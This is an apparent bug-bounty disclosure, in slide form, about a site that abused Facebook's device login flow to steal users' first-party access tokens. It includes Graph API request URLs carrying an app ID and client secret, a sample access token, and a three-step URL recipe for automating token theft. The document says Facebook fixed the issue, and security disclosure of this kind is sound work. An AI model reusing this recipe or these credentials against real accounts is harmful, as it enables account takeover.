ABUSING DEVICE LOGIN FLOW TO STEAL 1ST PARTY ACCESS TOKEN OF FACEBOOK USERS

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Business integrity Scope

- Creating arbitrary balance, increasing creators revenue
- Running ads without payment or with forged payment cards
- Increasing likes, comments, views and comments using bots
- Bypassing blocking enforced by the system (verification, suspension)

Part 1: Gathering information


Found a website called machine-liker.com

The site was increasing reactions of Facebook posts for free.



How and why?





Redirected to: facebook.com/device

https://www.facebook.com/device?user_code=<USER_CODE>

Enter the	Code	
	Enter code	
		Continue

Lots of permissions were asked and I denied:





Facebook Watch for Android TV is requesting to:

access your Page and App insights, post content into groups on your behalf and access your authored posts and comments in groups.


Choose what you allow

Not now

Continue

By continuing, Facebook Watch for Android TV will receive ongoing access to the information you share and Facebook will record when Facebook Watch for Android TV accesses it. Learn more about this sharing and the settings you have.

Facebook Watch for Android TV's Privacy Policy and Terms



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Back to the site:

Copy the login code from the below textbox and then click on the "Allow Permissions" button below and paste the code in the Facebook login page (if asked) and then allow permissions to the "Facebook Watch for Amazon TV" app.


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FIALLOW PERMISSIONS

After allowing the permission on Facebook, you'll see a "Success" page. Then come back to this page and click on the "Verify & Login" button to continue.





Guess the permissions obtained by the app?

user_birthday, user_hometown, user_location, user_likes, user_photos, user_videos, user_friends, user_posts, user_gender, user_link, user_age_range, email, read_insights, read_stream, whitelisted_offline_access, publish_video, catalog_management, user_messenger_contact, gaming_user_locale, private_computation_access, ads_management, ads_read, business_management, pages_messaging, publish_to_groups, groups_access_member_info, leads_retrieval, whatsapp_business_management, attribution_read, pages_read_engagement, pages_manage_metadata, pages_read_user_content, pages_manage_ads, pages_manage_posts, pages_manage_engagement, whatsapp_business_messaging, public_profile, basic_info

About 1st Party Tokens:


Created by Facebook for their internal app.

Generated by Facebook, Instagram, Meta business suite for completing Oauth process across its family app.

Can call graphal mutation for CRUD operation

Higher privileges than 3rd party access token

Meta



O Continue with Instagram

Set up account with email

Log in with email

Have an Oculus account? Log in

Instagram

Phone number, username, or email

Password

Log in

OR

f Log in with Facebook

Forgot password?

Part 2: Identification and analysis

The site was using Facebook login for devices.

What is facebook login for device?

Facebook for Devices helps you use your Facebook account to access apps and services on smart TVs, cameras, printers and other devices. You can use Facebook for Devices to log in, share and more.



Crafting URL to generate code:

ACCESS TOKEN = APP_ID | CLIENT_TOKEN

```
POST https://graph.facebook.com/v2.6/device/login
access_token=<YOUR_APP_ID|CLIENT_TOKEN>
scope=<COMMA_SEPARATED_PERMISSION_NAMES>
redirect_uri=<VALID_OAUTH_REDIRECT_URL>
scope=<COMMA_SEPARATED_PERMISSION_NAMES>
redirect_uri=<VALID_OAUTH_REDIRECT_URL>
```

Finding APP_ID & client_token

https://graph.facebook.com/v14.0/?access_token=token_from_pub&_reqNam e=objects:437340816620806&_reqSrc=PubXAppStore&fields=["login_secret"]&ids=1517832211847102&locale=en_GB&method=get

```
{
"437340816620806": {
"login_secret": "04a36c2558cde98e185d7f4f701e4d94",
"id": "437340816620806"
     }
}
```

Generating login code

To generate code:

https://graph.facebook.com/v2.6/device/login?access_token=437340816620806|04a36c2558cde98e185d7 f4f701e4d94&scope=email,user_birthday, user_hometown, user_location, user_likes, user_photos, user_videos, user_friends, user_posts, user_gender, user_link, user_age_range, email, read_insiuser_birthday, user_hometown, user_location, user_likes, user_photos, user_videos, user_friends, user_posts, user_gender, user_link, user_age_range, email, read_insights&method=post

Response:

```
"code": "a28475e93958886a84b1d1f02b1d5fec",
"user_code": "CDLVJ8XV",
"verification_uri": "https://www.facebook.com/device",
"expires_in": 420,
"interval": 5
```


Converting code to Access token

To convert code to to access token:

https://graph.facebook.com/v2.6/device/login_status?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&method=post&code=25738e36d5ac999d3200f92503adf198

```
Response:

{
    "access_token":
    "EAAGNwlgFPQYBAGNkTBlnLf0gu3rlm0yRRyZB1iZCluzjKox9Ll2lvptZAvo2fyOoR0CmpMRDDJmZAmsskqgOqKueCzUGttm4Jq
    LrvQt60o0iKrhg9sVsTkoMiXxOrwBMDkx2ZAb70ADVZAGoT45E6cffdla0IG8PdX0WsqyJlbQ4XrQOegHSB9Lq0OoZCZBW6MkZ
    D",
    "data_access_expiration_time": 0,
    "expires_in": 0
}
```



First party access token (whitelisted app) obtained

Part 3: Finding/Conclusion

1. The app was abusing this login flow to steal first party access token of Facebook users.

(FIRST PARTY TOKEN ARE LONG LIVED TOKEN AND THEY CAN MAKE GRAPHQL Mutation calls, password change)

- 2. Full permissions were given despite user denied the permission.
- 3. Code was auto filled making the attack more easier (in few clicks)

https://www.facebook.com/device?user_code=<USER_CODE>

So, the whole process could be automated using three URLs:

Generate code from this link:

https://graph.facebook.com/v2.6/device/login?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&scope=email&method=post

Add user code from above URL and ask user to click the link:

https://www.facebook.com/device?user_code=<USER_CODE>

Once user completes the authorization, change the code to access token:

https://graph.facebook.com/v2.6/device/login_status?access_token=437340816620806|04a36c2558cde98e185d7f4f701e4d94&method=post&code=25738e36d5ac999d3200f92503adf198

How Facebook fixed the issue?

- Only required permissions were given to apps.
- 2. Different Oauth flow was added for first party apps.



- 3. Code autofill was disabled.
- 4. The site was closed down (No more stealing of tokens).
- 5. Advisory saying "Only use code from trusted devices" was added.

Takeaways

- 1. Make a habit of taking notes
- 2. Save different endpoints for future reference (code editor, spreadsheets)
- 3. Don't focus on scope only..
- 4. Social media scamming and internet spamming can be outcome of security vulns

Any question?